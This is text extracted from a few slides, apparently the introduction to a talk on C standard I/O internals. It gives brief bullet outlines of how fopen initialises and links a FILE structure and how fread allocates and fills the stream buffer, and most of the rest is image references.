
Introduction

- fopen workflow
 - Initial the FILE structure
 - Link the FILE structure




Introduction

- fopen workflow
 - open file



Introduction



- `fread` workflow
 - If stream buffer is `NULL`
 - Allocate buffer
 - Read data to the stream buffer
 - Copy data from stream buffer to destination



Introduction

